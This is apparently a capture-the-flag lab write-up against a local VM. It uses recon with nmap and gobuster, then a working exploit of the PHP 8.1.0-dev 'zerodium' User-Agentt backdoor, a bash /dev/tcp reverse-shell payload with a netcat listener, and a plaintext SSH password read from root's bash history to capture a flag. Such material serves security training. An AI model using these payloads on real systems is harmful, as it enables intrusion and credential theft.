

Target machine 2

`nmap -A 192.168.16.136`



```
┌──(kali㉿kali)-[~/Desktop/npt]
└─$ nmap -A 192.168.16.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 11:02 EDT
Nmap scan report for 192.168.16.136 (192.168.16.136)
Host is up (0.00049s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey: 
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.56 (Debian)
8080/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:A4:BA:A6 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:route
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 192.168.16.136 (192.168.16.136)

OS and Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds
```

`gobuster dir -u` [`http://192.168.16.136/`](http://192.168.16.136/) `-w /usr/share/wordlists/dirb/common.txt`




```
┌──(kali㉿kali)-[~/Desktop/npt]
└─$ gobuster dir -u http://192.168.16.136/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.16.136/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 18]
/server-status        (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

`/index.php (200 OK)`
`.htaccess, .htpasswd, .hta (403 Forbidden)`
`/server-status (403 Forbidden)`

Exploiting PHP 8.1.0-dev Backdoor

Port 8080 was running a vulnerable PHP 8.1.0-dev version. Using the **Zerodium backdoor**, commands could be executed remotely via a specially crafted `User-Agentt` header


`curl -s -H "User-Agentt: zerodiumsystem('id');"` `http://192.168.16.136:8080/`




```
┌──(kali㉿kali)-[~/Desktop/npt]
└─$ curl -s -H "User-Agentt: zerodiumsystem('id');" http://192.168.16.136:8080/

uid=0(root) gid=0(root) groups=0(root)
<h1>Zerodium</h1>
```

```
nc -lvnp 4444
```


```
curl -s -H "User-Agentt: zerodiumsystem('bash -c \"bash -i >& /dev/tcp/192.168.16.128/4444 0>&1\"');" http://192.168.16.136:8080/
```



```
┌──(kali㉿kali)-[~]
└─$ curl -s -H "User-Agentt: zerodiumsystem('bash -c \"bash -i >& /dev/tcp/192.168.1
6.128/4444 0>&1\"');" http://192.168.16.136:8080/
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.16.128] from (UNKNOWN) [192.168.16.136] 37214
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@6ad9beefaa2d:/var/www/html# ls -la
ls -la
total 16
drwxr-xr-x 1 root root 4096 May  5  2023 .
drwxr-xr-x 1 root root 4096 Mar 30  2021 ..
-rw-r--r-- 1 root root   18 May  5  2023 index.php
root@6ad9beefaa2d:/var/www/html# ls -la /root
ls -la /root
total 24
drwx------ 1 root root 4096 May  5  2023 .
drwxr-xr-x 1 root root 4096 May  5  2023 ..
-rw-r--r-- 1 root root   47 May  5  2023 .bash_history
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x 3 root root 4096 May  5  2023 .local
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
root@6ad9beefaa2d:/var/www/html# whoami
whoami
root
root@6ad9beefaa2d:/var/www/html# dir
dir
index.php
root@6ad9beefaa2d:/var/www/html# ls -la /home
ls -la /home
total 8
drwxr-xr-x 2 root root 4096 Nov 22  2020 .
drwxr-xr-x 1 root root 4096 May  5  2023 ..
root@6ad9beefaa2d:/var/www/html# cat /root/./bash_history
cat /root/./bash_history
cat: /root/./bash_history: No such file or directory
root@6ad9beefaa2d:/var/www/html# cat /root/.bash_history
cat /root/.bash_history
sshpass -p 'L14mD0ck3Rp0w4' ssh liam@127.0.0.1
root@6ad9beefaa2d:/var/www/html# 
```



```
┌──(kali㉿kali)-[~/Desktop/npt]
└─$ ssh liam@192.168.16.136

The authenticity of host '192.168.16.136 (192.168.16.136)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.136' (ED25519) to the list of known hosts.
liam@192.168.16.136's password:
Linux 0day2 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Fri May  5 19:44:57 2023 from 192.168.1.10
liam@0day2:~$ ls
user.txt
liam@0day2:~$ cat user.txt
NPT{liam_3sc4l4t3d}
liam@0day2:~$ 
```

use the credential found to log in by ssh and found the flag

`NPT{liam_3sc4l4t3d}`